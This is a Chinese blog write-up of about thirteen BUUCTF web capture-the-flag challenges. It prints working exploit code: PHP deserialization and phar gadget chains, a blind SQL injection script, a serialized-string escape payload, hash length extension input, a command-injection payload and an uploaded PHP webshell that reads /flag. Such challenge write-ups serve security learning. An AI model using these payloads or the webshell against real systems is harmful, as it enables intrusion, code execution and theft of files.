BUUCTF web writeup

原创

呆呆呆了丢 于 2019-10-04 10:56:19 发布 10687 收藏 15

分类专栏： ctf

本文链接：https://blog.csdn.net/qq_43342566/article/details/90756782

前言：BUUCTF是一个ctf平台，里面都是一些经典赛题，因为本人比较懒，不想自己去搭建，所以就直接在这个平台上面练习了。题目可能没有按照顺序来写。

一.高明的黑客

上个星期才做过，嘿嘿嘿 。


人家已经告诉你了，有源码，下载源码，发现有很多php文件，想让我们找到真正的shell。

直接贴出脚本

```
import os
import requests
import re
import sys

for i in os.listdir("D:\wamp\www\src")[::-1]:
 with open ("D:\wamp\www\src\{}".format(i)) as f:
  content=f.read()
  url="http://127.0.0.1/src/{}".format(i)
  rc = re.compile(r'(\$_GET\[\')(.*)(\'\])')
  result=rc.findall(content)
  for r in result:
   a=r[1]
   url1=url+"?"+a+"=echo 'hackedha';"
   print(url1)
   sys.stdout.flush()
   r=requests.get(url=url1)
   r=r.content.decode('utf-8')
   if 'hacked' in r:
    print('yes')
    print(url)
    exit()
```

二.Upload

dirsearch扫了一下，发现有www.tar.gz，下载得到源码，这个网页的源码在



打开源码，仔细读一下。发现cookie处反序列化了一下，感觉这题是一个反序列化的题目。发现Profile.php中有 __get() 和__call这两个魔术函数，
当访问不存在的方法时，会自动触发__call这个函数，当访问不存在的属性的时候，会自动触发__get这个函数。
所以我们可以用这两个函数去触发upload_img这个函数，为什么要触发upload_img呢，利用这个函数我们可以把图片的名字换成xxx.php结尾。
这样我们就能getshell了，首先得上传一个图片马，然后我们开始构造反序列化。所以问题来了，我们如何触发这两个魔术函数呢，仔细读一下源码，发现register.php里面有这样一个函数

```
56      }
57
58      public function __destruct()
59      {
60          if(!$this->registed){
61              $this->checker->index();
62          }
63      }
64
65
66  }
```


我们可以零checker=Profile()，然后Profile类里面并没有index()这个方法，这样我们就能触发魔术函数了。这下我们就开始构造。
代码如下

```php
<?php
namespace app\web\controller;

class Register{
    public $checker;
    public $registed;
};
class Profile{
    public $checker;
    public $filename_tmp;
    public $filename;
    public $upload_menu;
    public $ext;
    public $img;
    public $except;
};
$test=new Register();
$test->registed=0;
$test->checker=new Profile();
$test->checker->filename_tmp='./upload/bfa3e5508853ab2f13e1a1d585791bfb/b4a761a8ed55d9af989b9fc9cd0cf3a3.png';
$test->checker->filename='./upload/haaa.php';
$test->checker->except=array('index'=>'upload_img');
$test->checker->ext=1;
echo base64_encode(serialize($test));
```

之后抓包，改cookie，就能getshell。

三.easy_tornado

打开网页有三个txt，第一个flag.txt告诉我们flag在哪个地方，第二个welcome.txt告诉我们render（这是一个渲染函数），第三个hints.txt内容为md5(cookie_secret+md5(filename))。
所以我们要找到flag必须知道cookie。随便尝试了一下，发现如果有错误会跳转到别的地方，

这里应该有ssti，输入{{3}}回显3，再尝试输入{{3*6}}，发现不会回显18，所以这里过滤了一些符号。那么现在改怎么办呢，原来在Tornado的前端页面模板中，Tornado提供了一些对象别名来快速访问对象。所以可以用这个对象{{handler.settings}}。具体在下面链接。

```
https://www.cnblogs.com/bwangel23/p/4858870.html
```

得到cookie `{'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': 'M)Z.>}{O]lYIp(oW7$dc132uDaK<C%wqj@PA![VtR#geh9UHsbnL_+mT5N~J84*r'}`
在按它说的MD5之后就得到flag。

四.piapiapia

awsl
扫描目录有一个www.zip,下载下来是源码。
通读一下源码，flag在config.php里面。
profile.php里面的重要代码

```
$profile = unserialize($profile);
$phone = $profile['phone'];
$email = $profile['email'];
$nickname = $profile['nickname'];
$photo = base64_encode(file_get_contents($profile['photo']));
```

update.php里面的重要代码

```
 if(preg_match('/[^a-zA-Z0-9_]/', $_POST['nickname']) || strlen($_POST['nickname']) > 10)
  die('Invalid nickname');









 $profile['phone'] = $_POST['phone'];
 $profile['email'] = $_POST['email'];
 $profile['nickname'] = $_POST['nickname'];
 $profile['photo'] = 'upload/' . md5($file['name']);

 $user->update_profile($username, serialize($profile));
```

class.php里面的重要代码

```
public function update_profile($username, $new_profile) {
 $username = parent::filter($username);
 $new_profile = parent::filter($new_profile);

 $where = "username = '$username'";
 return parent::update($this->table, 'profile', $new_profile, $where);
}









public function filter($string) {
 $escape = array('\'', '\\\\');
 $escape = '/' . implode('|', $escape) . '/'; #  /'|\\/
 $string = preg_replace($escape, '_', $string);

 $safe = array('select', 'insert', 'update', 'delete', 'where');
 $safe = '/' . implode('|', $safe) . '/i';
 return preg_replace($safe, 'hacker', $string);
}
```

主要代码在上面， 要想得到flag我们只能从profile.php里面得到

```
$photo = base64_encode(file_get_contents($profile['photo'])
```

只要$profile['photo']='config.php'就能得到flag，怎么才能让这个等于config.ph呢？我们继续往下看update.php里面的代码 `$user->update_profile($username, serialize($profile));` 跟进update_profile这个函数，跳转到class.php这边，`$username = parent::filter($username); $new_profile = parent::filter($new_profile);` 。跟进这个filter这个函数，

```
public function filter($string) {
 $escape = array('\'', '\\\\');
 $escape = '/' . implode('|', $escape) . '/'; #  /'|\\/
 $string = preg_replace($escape, '_', $string);

 $safe = array('select', 'insert', 'update', 'delete', 'where');
 $safe = '/' . implode('|', $safe) . '/i';
 return preg_replace($safe, 'hacker', $string);
}
```

这边过滤sql注入，但是问题就出在了这里，这边filter函数传入的时候，是已经序列化过后的字符串了，这边会把where等一些关键字替换成hacker，由于where是5个字母，而hacker是6个长度，所以我们在这边就可以精心构造一下代码，使profile[‘photo’]=config.php,而nickname那边的正则表达式可以用数组进行绕过，所以这里就能构造出payload了。
payload如下：

```
wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewh
erewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php
```


原来的序列化结果：

```
a:4:{s:5:"phone";s:11:"13223218532";s:5:"email";s:11:"2131@qq.com";s:8:"nickname";a:1:{i:0;s:186:"wherewherewher
ewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherew
herewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}s:5:"photo";s:39:"upload/202cb962ac59075b964b0715
2d234b70";}
```

过滤后的结果：

```
a:4:{s:5:"phone";s:11:"13223218532";s:5:"email";s:11:"2131@qq.com";s:8:"nickname";a:1:{i:0;s:186:"hackerhackerha
ckerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhacker
hackerhackerhackerhackerhackerhackerhackerhackerhackerhacker";}s:5:"photo";s:10:"config.php";}s:5:"photo";s:39:"
upload/202cb962ac59075b964b07152d234b70";}
```

这样达到了目的，接下来burp抓包改包。



之后查看源代码，base64解密即可得到flag。

五.Hack World

盲注 猜测语句是这样的 select * from flag where id = () ;
直接贴脚本，python3

```
import requests
url='http://web43.buuoj.cn/index.php'
formatt='if(ascii(substr((select(flag)from(flag)),{},1))={},2,1)'
flag=''
for i in range(1,50):
 for j in range(48,128):
  yuju=formatt.format(int(i),int(j))
  payload={"id":yuju}
  r=requests.post(url,data=payload)
  if "Hello" not in r.content.decode("utf-8"):
   flag+=chr(j)
   print(flag)
   break
print('the flag is '+flag)
```

六.admin

这题主要考察unicode安全，一般情况下，在用户名处理上，
ADMIN 最后会映射到ADMIN上，所以只要ADMIN修改密码，ADMIN的密码也随之修改，所以这题就用ADMIN注册，修改密码，最后用修改过的密码登陆ADMIN就能成功得到flag。

```
 参考文章
http://webcache.googleusercontent.com/search?q=cache:A3o9OXSS9xIJ:panda1g.top/2018/11/15/HCTF%2520admin/+&cd=9&hl=zh-CN&ct=clnk
```

七.ikun

首先注册一个账号，登进去发现要买ipv6，看了一下，第一页没有ipv6。翻了几页，还是没有。？？？？还是写个脚本跑一下吧。
python3

```
import requests

url='http://web44.buuoj.cn/shop?page={}'
for i in range(1,1000):
 payload=url.format(str(i))
 r=requests.get(url=payload)
 if "lv6.png" in r.content.decode("utf-8"):
  print(i)
  break
 else:
  print(str(i)+"  ing")
```

在第181页，找到了ipv6，沃日，这么贵，QAQ。点击购买，然后抓一下包，把discount改为很小很小的数字，0.0000000000001。然后放行，页面上显示，只有管理员才能看到，这个时候，看到cookie里面有jwt，就想到伪造jwt，爆破secret，在`www.jwt.io`可以生成的。改过之后就能看到hint了，unicode解码一下，之后能发现www.zip。下载源码，反序列化漏洞。

```
    def post(self, *args, **kwargs):
        try:
            become = self.get_argument('become')
            p = pickle.loads(urllib.unquote(become))
            return self.render('form.html', res=p, member=1)
```

这里介绍一个魔法方法：

reduce(self)
当定义扩展类型时（也就是使用Python的C语言API实现的类型），如果你想pickle它们，你必须告诉Python如何pickle它们。 **reduce** 被定义之后，当对象被Pickle时就会被调用。它要么返回一个代表全局名称的字符串，Pyhton会查找它并pickle，要么返回一个元组。这个元组包含2到5个元素，其中包括：一个可调用的对象，用于重建对象时调用；一个参数元素，供那个可调用对象使用；被传递给 **setstate** 的状态（可选）；一个产生被pickle的列表元素的迭代器（可选）；一个产生被pickle的字典元素的迭代器（可选）；
所以我们可以伪造这个become。然后burp抓包改包，即可得到flag。

八.Unicorn shop

简单的测试了一下，发现1，2，3的时候都会说wrong commdity。4的时候，我们只能输入1个字符，之前查看源码，发现utf-8那边有个hint。所以就搜索一下Unicode表示数字的。附上网页
https://blog.csdn.net/hherima/article/details/9045765
最下面，然后尝试了一下，以下几个有用。

九.SSRF Me (De1ctf 2019)

代码如下

```
#! /usr/bin/env python
#encoding=utf-8
from flask import Flask
from flask import request
import socket
import hashlib
import urllib
import sys
import os
import json
reload(sys)
sys.setdefaultencoding('latin1')

app = Flask(__name__)

secert_key = os.urandom(16)


class Task:
    def __init__(self, action, param, sign, ip):
        self.action = action
        self.param = param
        self.sign = sign
        self.sandbox = md5(ip)
        if(not os.path.exists(self.sandbox)):          #SandBox For Remote_Addr
            os.mkdir(self.sandbox)

    def Exec(self):
        result = {}
        result['code'] = 500
        if (self.checkSign()):
            if "scan" in self.action:
                tmpfile = open("./%s/result.txt" % self.sandbox, 'w')
                resp = scan(self.param)
                if (resp == "Connection Timeout"):
```


```
                result['data'] = resp
            else:
                print resp
                tmpfile.write(resp)
                tmpfile.close()
            result['code'] = 200
        if "read" in self.action:
            f = open("./%s/result.txt" % self.sandbox, 'r')
            result['code'] = 200
            result['data'] = f.read()
        if result['code'] == 500:
            result['data'] = "Action Error"
    else:
        result['code'] = 500
        result['msg'] = "Sign Error"
    return result

def checkSign(self):
    if (getSign(self.action, self.param) == self.sign):
        return True
    else:
        return False


#generate Sign For Action Scan.
@app.route("/geneSign", methods=['GET', 'POST'])
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))
    action = "scan"
    return getSign(action, param)


@app.route('/De1ta',methods=['GET','POST'])
def challenge():
    action = urllib.unquote(request.cookies.get("action"))
    param = urllib.unquote(request.args.get("param", ""))
    sign = urllib.unquote(request.cookies.get("sign"))
    ip = request.remote_addr
    if(waf(param)):
        return "No Hacker!!!!"
    task = Task(action, param, sign, ip)
    return json.dumps(task.Exec())
@app.route('/')
def index():
    return open("code.txt","r").read()


def scan(param):
    socket.setdefaulttimeout(1)
    try:
        return urllib.urlopen(param).read()[:50]
    except:
        return "Connection Timeout"



def getSign(action, param):
    return hashlib.md5(secert_key + param + action).hexdigest()
```

```
def md5(content):
    return hashlib.md5(content).hexdigest()


def waf(param):
    check=param.strip().lower()
    if check.startswith("gopher") or check.startswith("file"):
        return True
    else:
        return False


if __name__ == '__main__':
    app.debug = False
    app.run(host='0.0.0.0',port=80)
```

url输入www.xxx.com/geneSign?param=xxxx，会得到一个sign，然而这个时候的action是scan，我们最后肯定是要read的，那该如何read的？
往下看代码，可以发现当url输入www.xxx.com/De1ta?param=xxx的时候，可以通过cookie传入action和sign，然而我们只知道action=scan的hash值，这该怎么办呢？我们用hash长度扩展攻击，附上链接

```
https://xz.aliyun.com/t/2563
```

这下我们开始读文件，hint告诉我们flag在/flag.txt里面，当我们这样输入url的时候，www.xxx.com/De1ta?param=/flag.txt，是没有用的。这告诉我们得用其他得方法来get，尝试了一下/proc/self/cwd/flag.txt，成功。



这里的`/proc/self/cwd`是什么呢？

```
/proc/[pid]/cwd 是进程当前工作目录的符号链接
```

所以通过这个我们可以get flag。

十.Check in

简单测试一下，不能上传php文件，.htaccess，不能有`<?`,还会对文件内容进行检查，用了exif_imagetype这个函数。

```
<? 这个问题可以用这种方式解决 <script language='php'>xxx</script>
```

exif_Imagetype，这个函数检查文件幻数，只要加一个GIF89a，就能解决问题了，但是如何解决不能上传php文件，这个问题呢。

```
.user.ini
p牛这个文章写的很清楚了
https://wooyun.js.org/drops/user.ini%E6%96%87%E4%BB%B6%E6%9E%84%E6%88%90%E7%9A%84PHP%E5%90%8E%E9%97%A8.html
```

十一.Fakebook

随手输入了一下，发现有robotx.txt，然后是一个备份文件，php，代码如下。

```
<?php


class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init();

        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\/\S*)?$/i", $blog
);
    }

}
```

一开始一直以为是ssrf，但是这个正则绕过不去。注册一个账号，登进去，你会发现url是这样的

```
http://10d50450-95e5-489d-9877-90c577430784.node1.buuoj.cn/view.php?no=2
```

将no改为0，会报错，这里应该是一个sql注入点，测试一下，发现union被过滤了。但是还是有很多办法的，可以用updatexml,extractvalue，等等。发现数据是序列化过后保存的。然后就不会了。。看了一下wp，/**/可以绕过QWQ。

payload `view-source:http://6be6ebb8-7aad-4b0f-bbe2-966383a61394.node1.buuoj.cn/view.php?no=0/**/union/**/select%201,2,3,%27O:8:%22UserInfo%22:3:{s:4:%22name%22;s:1:%221%22;s:3:%22age%22;i:1;s:4:%22blog%22;s:29:%22file:///var/www/html/flag.php%22;}%27%23`
我tcl

十二.Online tool

escapeshellarg 和 escapeshellcmd两个函数一起用会造成逃逸，直接给出payload `host=' <?php echo` cat /flag `;?> -oG shell.php '`

十三.EzCMS（bytectf）


目录扫描一下，发现有www.zip源码泄露。
重点在config.php，首先我们可以通过hash长度扩展攻击来上传文件，但是文件内容不能有下面的关键字。

```
$black_list = ['system','eval','exec','+','passthru','`','assert'];
```

但是这个很好绕过。
直接拼接就行了。
用hashpump生成一下密码

```
root@nam:~/Desktop/HashPump# hashpump
Input Signature: 52107b08c0f3342d2153ae1d68e6262c
Input Data: admin
Input Key Length: 13
Input Data to Add: 123
4b2928c6b562e5e4dbd35df611b46487
admin\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x9
0\x00\x00\x00\x00\x00\x00\x00123
```


将\x换位%,然后拿这个密码登陆，传文件时抓一下报，cookie中添加一个user=4b2928c6b562e5e4dbd35df611b46487，像这样。



```
POST /upload.php HTTP/1.1
Host: c30a2b3a-890d-4365-b700-7c050554495d.node1.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/73.0.3683.47 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://c30a2b3a-890d-4365-b700-7c050554495d.node1.buuoj.cn/upload.php
Content-Type: multipart/form-data;
boundary=----------------------------293582696224464
Content-Length: 315
Connection: close
Cookie: PHPSESSID=74ee102dca855cea9c35464c32ceb271;
hash=52107b08c0f3342d2153ae1d68e6262c;user=4b2928c6b562e5e4dbd35df611b46487
Upgrade-Insecure-Requests: 1

----------------------------293582696224464
Content-Disposition: form-data; name="file"; filename="TIM图片20190701123707.jpg"
Content-Type: image/jpeg

aaa
----------------------------293582696224464
Content-Disposition: form-data; name="upload"

提交
----------------------------293582696224464--
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 18 Sep 2019 03:51:16 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 578
Connection: close
Cache-Control: no-store, no-cache, must-revalidate
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Vary: Accept-Encoding
X-Powered-By: PHP/7.3.9

<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>EzCMS</title>
</head>

<body>
<h2>Upload platform</h2>
<div>
    <p>假装这还是个无敌炫酷的前端</p>
</div>

<form action="upload.php" method="post" enctype="multipart/form-data">
    <label for="file">文件名：</label>
    <input type="file" name="file" id="file"><br>
    <input type="submit" name="upload" value="提交">
</form>
</body>

</html>
```


但是我们上传php时没有用的，因为.htaccess已经被写死了。
所以我们现在要做的就是把htaccess删除掉，如何删除掉呢？我们看config.php，有一个file_get_contents函数，这个函数是可以用phar://伪协议造成反序列化漏洞，如何绕过filepath的检查呢，用php://filter伪协议即可。我们继续往下看，发现profile类里面有一个_call魔术方法，当使用不存在的方法时，这个魔术方法自动调用，我们可以从这里入手。那如何删掉htaccess文件的内容呢？查看php手册，可以发现一个内置类ZipArchive里面有一个overwrite，可以覆盖掉文件。因此payload：

```php
<?php
class Profile{

    public $username;
    public $password;
    public $admin;
}

class File{

    public $filename;
    public $filepath;
    public $checker;
}

$test = new File();
$test->checker = new Profile();
$test->checker->admin = new ZipArchive();
$test->checker->username = "./sandbox/fd40c7f4125a9b9ff1a4e75d293e3080/.htaccess";
$test->checker->password = ZipArchive::OVERWRITE;
@unlink("phar.phar");
$phar = new Phar("phar.phar");
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>");
$phar->setMetadata($test);
$phar->addFromString("test.txt", "test");
$phar->stopBuffering();
```

运行生成phar.phar，然后将这个文件上传，接着上传一个php文件，

```
Upgrade-Insecure-Requests: 1

-----------------------------293582696224464
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: image/jpeg

<?php
$a='sys'.'tem';
$a($_GET['ha']);
-----------------------------293582696224464
Content-Disposition: form-data; name="upload"

提交
-----------------------------293582696224464--
```

接着访问页面：

